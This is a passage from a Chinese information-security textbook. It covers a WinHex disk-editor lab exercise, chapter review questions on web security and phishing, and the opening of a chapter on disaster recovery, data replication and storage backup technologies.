


图 7-27　WinHex 主界面

(1) 磁盘编辑器，可分析硬盘、软盘、CD-ROM、DVD、USBDisk、存储卡等。

(2) 支持 FAT、NTFS、Ext213、ReiserFS、Reiser4、LTFS、CDFS、UDF 等文件系统。

(3) 支持 RAID 系统和动态磁盘组。



(4) 多种数据恢复技术。

(5) RAM 编辑器,提供编辑物理 RAM 和其他进程的虚拟内存的方法。

(6) 灵活的查找并替换功能,可实现文本、十六进制数据等形式的查找。

(7) 磁盘克隆(需在 DOS 方式下实现)

(8) 安全性由 256 位的 AES 加密、检验、CRC32、哈希算法(MDS 和 SHA-1)等方法提供支持。

(9) 安全擦除个人秘密文件功能,可实现全盘数据清理。

与 WinHex 相关的还有该公司的产品 X-Ways Forensics,该软件包含 WinHex 的所有功能,且具有更强大的数据分析、取证能力,感兴趣的读者可自己练习。

在 http://www.x-ways.net/winhex.zip 下载 WinHex。

本实验在虚拟机(VMware、Windows 2003 SP2)中安装使用 WinHex 15.6。

实验过程如下。

第 1 步:在 C 盘根目录中建立 X-ways 文件夹,在 X-ways 文件夹中建立一个文本文件,文件名为 winhex.txt,内容为“使用 WinHex 练习”。

第 2 步:解压软件包 WinHex 15.6.zip,运行 WinHex.exe 文件,如图 7-28 所示,一定要选中 Computer forensics interface 复选框,否则部分功能不能使用。单击 OK 按钮,进入 WinHex 主界面,如图 7-27 所示。

这里除 WinHex 软件的所有功能以外,还包含 Case Data 区域,用来进行磁盘数据分析和文件恢复。

本实验中主要使用 WinHex 的基本工具(Tools)、选项设置(Options)、查找功能(Search)和数据分析功能(Case Data)。

第 3 步:在图 7-27 中,依次选择 Options|Edit Mode 命令,出现 Select Mode(globally)对话框,如图 7-29 所示,选择 Default Edit Mode (=editable)选项,单击 OK 按钮。




图 7-28　选中 Computer forensics interface 复选框




图 7-29　Select Mode(globally)对话框

第 4 步:在图 7-27 中,依次选择 File|Open 命令,打开文件 winhex.txt,如图 7-30 所示,修改第 3~8 六个字节,单击 Save 按钮,出现如图 7-31 所示对话框,单击 Yes 按钮确认保存。用记事本打开 winhex.txt 文件,内容为“使用 WinHex 练习”。

第 5 步:加密文件 winhex.txt。在图 7-27,依次选择 Edit|Modify Data 命令,出现 Modify Data 对话框,如图 7-32 所示,选择 XOR 单选按钮,输入 22,单击 OK 按钮,对文件内容加密变换。加密前文件内容是“使用 WinHex 练习”,加密后文件内容是“蜋澟樗苿伽 KLJGZ 艢∑泜”。解密时进行同样的操作即可。

WinHex 的其他功能请读者自己体会。








图 7-30　WinHex 主界面




图 7-31　确认保存




图 7-32　Modify Data 对话框

小　结

本章介绍了 Web 应用安全、XSS 跨站攻击技术、防垃圾邮件技术、网络防钓鱼技术、QQ 的安全使用、网上银行账户安全常识以及 WinHex 的一般使用。通过对本章地学习，读者对网络应用中存在的一些威胁有一个清楚的认识，进而提高读者安全使用网络的水平和技能。

习　题

1. 填空题

（1）Web 是________的简称，即万维网。Web 服务是指采用________架构，通过 HTTP 协议提供服务的统称，这种结构也称为________架构。

（2）________是一种用来制作网页的标记语言，它不需要编译，可以直接由浏览器执行，属于浏览器解释型语言。

（3）JavaScript 是一种________的描述语言，可以用来开发 Internet 客户端的应用



程序。

(4) ________实时监控 Web 站点，当 Web 站点上的文件受到破坏时，能迅速恢复被破坏的文件，并及时提交报告给系统管理员，从而保护 Web 站点的数据安全。

(5) ________是可以管理 Web、修改主页内容等的权限，如果要修改别人的主页，一般都需要这个权限，上传漏洞要得到的也是这个权限。

(6) ________借助于互联网数字通信技术向客户提供金融信息发布和金融交易服务，是传统银行业务在互联网上的延伸，是一种虚拟银行。

(7) 开展网上银行有两大保障：________和________。

2. 思考与简答题

(1) 简述垃圾邮件的危害性以及如何避免垃圾邮件。

(2) 什么是网络钓鱼?

3. 上机题

(1) IE 浏览器防范网络钓鱼的设置。

(2) QQ 的安全设置。

(3) WinHex 的使用。



第8章　容灾与数据备份技术

本章学习目标：

- 了解容灾技术的基本概念
- 了解 RAID 级别及其特点
- 了解并会使用一些常用数据恢复工具
- 了解数据备份技术的基本概念
- 掌握 Ghost 的使用

容灾与数据备份技术在信息安全领域有着举足轻重的地位，本章对容灾技术和数据备份技术的基本概念进行介绍。

8.1　容灾技术

忽视数据备份，没有容灾能力将会给企业或组织带来巨大的损失，据统计资料显示，当受到数据灾难袭击的时候，30%受影响的公司被迫立即退出市场，另外有 29%受影响的公司会在两年内倒闭。所以，当各种无法预知的事故或灾难导致重要的数据丢失时，能够及时采取灾难恢复措施，可以将企业或组织的损失降低到最低。

8.1.1　容灾技术概述

据统计资料显示，2000 年以前的 10 年间发生过灾难的公司中，有 55%当时倒闭，剩下的 45%中，因为数据丢失，有 29%也在两年之内倒闭，生存下来的仅占 16%。在 1993 年发生的美国世贸中心大楼爆炸事件前，约有 350 家企业在该楼中工作，一年后，再回到世贸大楼的公司变成了 150 家，有 200 家企业由于无法存取原有重要的信息而倒闭。2003 年，国内某电信运营商的计费存储系统发生两个小时的故障，造成 400 多万元的损失，这些还不包括导致的无形资产损失。另外，大家熟悉的“9・11”事件带来的损失更是巨大，还有许多举不胜举且触目惊心的例子，每一次都是惨痛的教训。由此可见，尽管小心谨慎，还是不可避免地会发生各种各样的灾难。



1. 容灾的定义

容灾是一个范畴很广泛的概念，是一个系统工程，包括支持用户业务的方方面面，可以将所有与业务连续性相关的内容都纳入到容灾中。对于 IT 而言，容灾提供一个能防止用户业务系统遭受各种灾难破坏的计算机系统。容灾主要表现为一种未雨绸缪的主动性，而不是在灾难发生后的亡羊补牢。

容灾是指在发生灾难性事故时，能够利用已备份的数据或其他手段，及时对原系统进行恢复，以保证数据的安全性以及业务的连续性。

从技术上看，衡量容灾系统有两个主要指标：RPO 和 RTO。

RPO(Recovery Point Object)：即数据恢复点目标，主要是指当灾难发生时业务系统所能容忍的数据丢失量。

RTO(Recovery Time Object)：即数据恢复时间目标，主要是指所能容忍的业务停止服务的最长时间，即从灾难发生到业务系统恢复服务功能所需要的最短时间周期。

RPO 针对的是数据丢失，而 RTO 针对的是服务丢失，二者没有必然的关联性。RTO 和 RPO 的确定必须在进行风险分析和业务影响分析后，根据不同的业务需求确定。对于不同企业的同一种业务，RTO 和 RPO 的需求也会有所不同。RPO 与 RTO 越小，系统的可用性就越高，当然需要的投资也越大。

2. 导致系统灾难的原因

从广义上讲，对于一个计算机系统而言，一切引起系统非正常停机的事件都称为灾难。威胁数据的安全，造成系统失效的主要原因有以下几个方面。

(1) 硬件故障

主要的硬件故障包括 I/O 和硬盘损坏、电源(包括电缆、插座)以及网络故障等，如果是安装系统的磁盘故障，则还必须重建系统。

(2) 人为错误

这是最容易忽略的故障原因，包括误操作、人为蓄意破坏，如对一些关键系统配置文件的不当操作，或者人为删除一个文件或格式化一个磁盘，会导致系统不能正常启动。另外还有黑客的攻击，黑客侵入计算机系统，并且破坏计算机系统。

(3) 软件故障

这是最复杂和多样化的故障原因，如系统参数设置不当或者由于应用程序没有优化，造成运行时系统资源不合理分配或数据库参数设置不当等，都有可能导致系统性能下降，甚至停机。

(4) 病毒影响

病毒使计算机系统感染，损坏计算机数据，需要及早预防病毒的攻击。

(5) 自然灾难

这包括地震、台风、水灾、雷电、火灾等会无情地毁灭计算机系统的灾难，这种灾难破坏性很大，影响面比较广。

灾难发生后，恢复的一般步骤如下。

① 恢复硬件。

② 重新装入操作系统。



③ 设置操作系统(驱动程序设置、系统、用户设置)。

④ 重新装入应用程序,进行系统设置。

⑤ 用最新的备份恢复系统数据。

3. 容灾的级别

容灾可以分为3个级别:数据级容灾、应用级容灾和业务级容灾。

(1) 数据级容灾

数据级容灾关注点在于数据,需要确保用户数据的完整性、可靠性、安全性和一致性,即灾难发生后可以确保用户原有的数据不会丢失或者遭到破坏。数据级容灾较为基础,其中,较低级别的数据容灾方案仅需利用磁带库和管理软件就能实现数据异地备份,达到容灾的功效。而较高级的数据容灾方案则是依靠数据复制工具,例如卷复制软件或者存储系统的硬件控制器,实现数据的远程复制。

数据级容灾是保障数据可用的最后底线,当数据丢失时能够保证应用系统可以重新得到所有数据。从这种意义上讲,数据备份属于该级别容灾,用户把重要的数据存放在磁带上,如果考虑到高级别的安全性,还可以把磁带运送到远距离的地方保存,当灾难发生后,从磁带中获取数据。该级别灾难恢复时间较长,仍然存在风险,尽管用户原有数据没有丢失,但是对于提供实时服务的信息系统,应用会被中断,用户业务也被迫停止。

(2) 应用级容灾

应用级容灾在数据级容灾的基础上,把执行应用处理能力复制一份,即在备份站点同样构建一套应用系统,在保证用户数据的完整性、可靠性、安全性和一致性的前提下,提供不间断的应用服务,让客户的应用服务请求能够透明地继续运行,而感受不到灾难的发生,保证整个信息系统提供的服务完整、可靠、安全和一致。一般来说,应用级容灾系统需要通过更多软件来实现,它可以使企业的多种应用在灾难发生时进行快速切换,确保业务的连续性。应用级容灾比数据级容灾要求更高。

(3) 业务级容灾

数据级容灾和应用级容灾都是在IT范畴之内,然而对于正常业务而言,仅IT系统的保障还是不够的。有些用户需要构建最高级别的业务级容灾。

业务级容灾的大部分内容是非IT系统,比如电话、办公地点等。当一场大的灾难发生时,用户原有的办公场所都会受到破坏,用户除了需要原有的数据、原有的应用系统,更需要工作人员在一个备份的工作场所能够正常地开展业务。

4. 容灾系统

由于容灾所承担的是用户最关键的核心业务,其发挥的作用异常重要,容灾本身的复杂性也是十分明显,这些决定了容灾是一项系统工程。

容灾首先涉及众多技术及众多厂商的各类解决方案。性能、灵活性及价格都是必须考虑的因素,更重要的是,用户需要根据自己的实际需求量身打造。许多用户的生产站点都是经过长期积累、多次改造后形成的,对于特殊的应用还采用特定的设备。那么当用户考虑构建容灾站点时就必须把所有的情况都考虑进来,构建容灾方案的一条基本准则是"选择适合



自己的”。与此同时用户还要考虑长远一些，尽量采用先进而不是将要淘汰的技术，毕竟冗余站点与生产站点一样会长期使用。

一个完整的容灾系统应该包含 3 个部分：本地容灾、异地容灾和有效的管理机制。

(1) 本地容灾

本地容灾的主要手段是容错，容错的基本思想是在系统体系结构上精心设计，利用外加资源的冗余技术来达到屏蔽故障、自动恢复系统或安全停机的目的。

(2) 异地容灾

当遇到自然灾害（火山、地震）或者战争等意外事件时，仅采用本地容灾并不能满足要求，这就应该考虑采用异地容灾的保护措施。异地容灾是指在相隔较远的异地，建立两套或多套功能相同的 IT 系统，当主系统因意外停止工作时，备用系统可以接替工作，保证系统的不间断运行。异地容灾系统采用的主要方法是数据复制，目的是在本地与异地之间确保各系统关键数据和状态参数的一致。

(3) 有效的管理机制

对于容灾系统来说，所包含的关键技术有数据存储管理、数据复制、灾难检测、系统迁移和灾难恢复 5 个方面。

第一，数据存储管理。

数据存储管理是指对与计算机系统数据存储相关的一系列操作（如备份、归档、恢复等）进行的统一管理，是计算机系统管理的一个重要组成部分，也是建立一个容灾系统的重要组成部分。

数据备份是指为防止系统出现操作失误或系统故障导致数据丢失，而将全系统或部分数据集合从应用主机的硬盘或阵列复制到其他存储介质的过程，数据备份是容灾的基石。

数据归档是将硬盘数据复制到可移动媒体上。与数据备份不同的是，数据归档在完成复制工作后将原始数据从硬盘上删除，释放硬盘空间。

数据备份是数据存储管理中的一个重要部分。数据备份的评价标准包括备份速度、恢复速度以及数据恢复点。

为了提高备份的效率，出现了很多新的备份技术，在很大程度上提高了备份速度，主要的备份技术在后面介绍。

第二，数据复制。

容灾系统的核心技术是数据复制。顾名思义，数据复制就是将一个地点的数据复制到另外一个不同的物理点上的过程。

数据复制一般分为同步数据复制和异步数据复制。

根据复制数据的层次进行细化，可以分为以下 4 种类型。

① 硬件级的数据复制：主要是在磁盘级别对数据进行复制，包括磁盘镜像、卷复制等，这种类型的复制方法可以独立于应用，并且复制速度也较快，对生产系统的性能影响也较小，但是开销比较大。

② 操作系统级的复制：主要是在操作系统层次对各种文件的复制，这种类型的复制受到了具体操作系统的限制。

③ 数据库级的复制：是在数据库级别将对数据库的更新操作以及其他事务操作以



消息的形式复制到异地数据库，这种复制方式的系统开销也很大，并且与具体数据库相关。

④ 业务数据流级复制：就是业务数据流的复制，就是将业务数据流复制到异地备用系统，经过系统处理后，产生对异地系统的更新操作，从而达到同步。这种方式也可以独立于具体应用，但是可控性较差。现在利用这种方式来实现容灾系统的例子还很少。

第三，灾难检测。

现在对灾难的发现方法一般是通过心跳技术和检查点技术，这种技术在高可靠性集群中应用很广泛。

心跳技术又称为拉技术，就是每隔一段时间都要向外广播自身的状态（通常为“存活”状态），在进行心跳检测时，心跳检测的时间和时间间隔是关键问题，如果心跳检测得太频繁，将会影响系统的正常运行，占用系统资源；如果间隔时间太长，则检测就比较迟钝，影响检测的及时性。

检查点技术又称为主动检测，就是每隔一段时间，就会对被检测对象进行一次检测，如果在给定的时间内，被检测对象没有响应，则认为检测对象失效。与心跳技术相同，检测点技术也受到检测周期的影响，如果检测周期太短，虽然能够及时发现故障，但是给系统造成很大的开销；如果检测周期太长，则无法及时发现故障。

对于异地容灾，备份生产中心和主生产中心可能相隔千里，这时候因为网络延迟较大或者其他原因，可能会影响心跳检测的效果，因此如何对现有的检测技术进行改进，以适应广域网的要求，将是实现高效的远程容灾系统的基础。

第四，系统迁移。

在发生灾难时，为了能够保证业务的连续性，必须能够实现系统透明地迁移，也就是能够利用备用系统透明地代替生产系统，一般是通过 DNS 或者 IP 地址的改变来实现系统迁移的。

第五，灾难恢复。

灾难恢复是为恢复计算机系统提供保证的。业界广泛的经验和教训说明，灾难恢复的成功在于企业中经过良好训练和预演的人在自己的角色上实施预先计划的策略，即灾难恢复计划。在系统备份与灾难恢复计划建立以后，还必须在事前反复测试，并随时调整，加以改进，完整的系统恢复方案才能得以建立。其中灾难恢复策略在整个恢复方案中占有非常重要的作用。

可以按照以下几个步骤来制定数据恢复策略。

① 评估公司对数据流和有效数据的需要性。

② 每次数据损坏事故造成的经济损失有多大。

③ 在多长时间范围内必须成功进行数据恢复，以避免其影响企业收益。

④ 评估数据损失的风险，确定跨部门的数据恢复策略优先级别。

⑤ 评估数据存储设备的所有潜在风险。

⑥ 使用上述评估结果制定质优价廉的安全机制（包括备份）。

⑦ 考虑数据损失的间接代价是什么。

⑧ 通过对所有的数据损坏进行预算来制定预防策略和最终的数据恢复策略。



5. 容灾备份技术

建立容灾备份系统时会涉及多种技术，如 SAN 技术、DAS 技术、NAS 技术、远程镜像技术、虚拟存储、基于 IP 的 SAN 的互联技术、快照技术、推技术、RAIT、并行流技术等。

(1) SAN 技术

SAN(Storage Area Network，存储局域网)是独立于服务器网络系统之外几乎拥有无限存储的高速存储网络，它以光纤通道作为传输媒体，以光纤通道和 SCSI 的应用协议作为存储访问协议，将存储子系统网络化。光纤通道技术具有带宽高、误码率低和距离长等特点，特别适合于海量数据传输领域，所以被应用于主机和存储器间的连接通道和组网技术中。基于 SAN 的备份解决方案既包括了集中式备份解决方案的所有管理上的优点，又涵盖了分布式(直连式)备份方案所独具的高速数据传输率的特点。

(2) DAS 技术

DAS(Direct Attachment Storage，直接挂接存储)数据存储设备直接挂接在各种服务器或客户端扩展接口下，服务器通过 I/O 通道服务来直接访问 DAS 中的数据。DAS 本身是硬件的堆叠，不带有任何存储操作系统，而应用服务器本身的操作系统与第三方应用软件挂接，使得 DAS 设备的价格相对比较便宜。

(3) NAS 技术

NAS(Network Attachment Storage，网络挂接存储)技术可以满足无专用直接连接存储设备的主机存储需要。由于 NAS 具有协议公开、操作简单和适应范围广的特点，特别是在以文件处理为基础的多用户网络计算环境中，NAS 更以其良好的扩展能力成为重要的存储手段。

(4) 远程镜像技术

这种技术克服了传统镜像和备份技术在时空方面的局限性，能够保障关键业务在大规模灾害或危机发生时仍然能够持续不断地稳定运行。远程数据镜像技术实现了数据在不同环境间的实时有效复制，无论这些环境间相距几米、几公里，还是横亘大陆。

远程镜像技术在主数据中心和备援中心之间的数据备份时需要用到。镜像是在两个或多个磁盘或磁盘子系统上产生同一个数据的镜像视图的信息存储过程，一个称为主镜像系统；另一个称为从镜像系统。按主、从镜像存储系统所处的位置可分为本地镜像和远程镜像。

远程镜像又称为远程复制，是容灾备份的核心技术，同时也是保持远程数据同步和实现灾难恢复的基础。远程镜像按请求镜像的主机是否需要远程镜像站点的确认信息，又可分为同步远程镜像和异步远程镜像。

同步远程镜像(同步复制技术)是指通过远程镜像软件，将本地数据以完全同步的方式复制到异地，每一本地的 I/O 事务均需要等待远程复制的完成确认信息，方予以释放。同步镜像使远程复制总能与本地机要求复制的内容相匹配。当主站点出现故障时，用户的应用程序切换到备份的替代站点后，被镜像的远程副本可以保证业务继续执行而没有数据的丢失。但它存在往返传播造成延时较长的缺点，只限于在相对较近的距离上应用。



异步远程镜像(异步复制技术)保证在更新远程存储视图前完成向本地存储系统的基本I/O操作,而由本地存储系统提供给请求镜像主机的I/O操作完成确认信息。远程的数据复制是以后台同步的方式进行的,这使本地系统性能受到的影响很小,传输距离长(可达1000km以上),对网络带宽要求小。但是,许多远程的从属存储子系统没有得到确认,当某种因素造成数据传输失败,可能出现数据不一致性问题。为解决这个问题,目前大多采用延迟复制的技术,即在确保本地数据完好无损后进行远程数据更新。

(5) 虚拟存储

在有些容灾方案产品中还采取了虚拟存储技术,如异地容灾方案。虚拟化存储技术在系统弹性和可扩展性上开创了新的局面。它将几个IDE或SCSI驱动器等不同的存储设备串联为一个存储池。存储集群的整个存储容量可以分为多个逻辑卷,并作为虚拟分区进行管理。存储由此成为一种功能而非物理属性,而这正是基于服务器的存储结构存在的主要限制。

虚拟存储系统还提供了动态改变逻辑卷大小的功能。事实上,存储卷的容量可以在线随意增加或减少。可以通过在系统中增加或减少物理磁盘的数量来改变集群中逻辑卷的大小。这一功能允许卷的容量随用户的即时要求而动态改变。另外,存储卷能够很容易地改变容量、移动和替换。安装系统时,只需为每个逻辑卷分配最小的容量,并在磁盘上留出剩余的空间即可。随着业务的发展,可以用剩余空间根据需要扩展逻辑卷。也可以将数据在线从旧驱动器转移到新的驱动器上,而不中断服务的运行。

存储虚拟化的一个关键优势是它允许异质系统和应用程序共享存储设备,而不管它们位于何处。公司将不再需要在每个分部的服务器上都连接一台磁带设备。

(6) 基于IP的SAN的互联技术

早期的主数据中心和备援数据中心之间的数据备份,主要是基于SAN的远程复制(镜像),即通过光纤通道FC,把两个SAN连接起来,进行远程镜像(复制)。当灾难发生时,由备援数据中心替代主数据中心保证系统工作的连续性。这种远程容灾备份方式存在一些缺陷,如实现成本高、设备的互操作性差、跨越的地理距离短(10km)等,这些因素阻碍了它的进一步推广和应用。

目前,出现了多种基于IP的SAN的远程数据容灾备份技术。它们是利用基于IP的SAN的互联协议,将主数据中心SAN中的信息通过现有的TCP/IP网络,远程复制到备援中心SAN中。当备援中心存储的数据量过大时,可以利用快照技术将其备份到磁带库或光盘库中。这种基于IP的SAN的远程容灾备份,可以跨越LAN、MAN和WAN,成本低、可扩展性好,具有广阔的发展前景。

(7) 快照技术

远程镜像技术往往同快照技术结合起来实现远程备份,即通过镜像把数据备份到远程存储系统中,再用快照技术把远程存储系统中的信息备份到远程的磁带库、光盘库中。

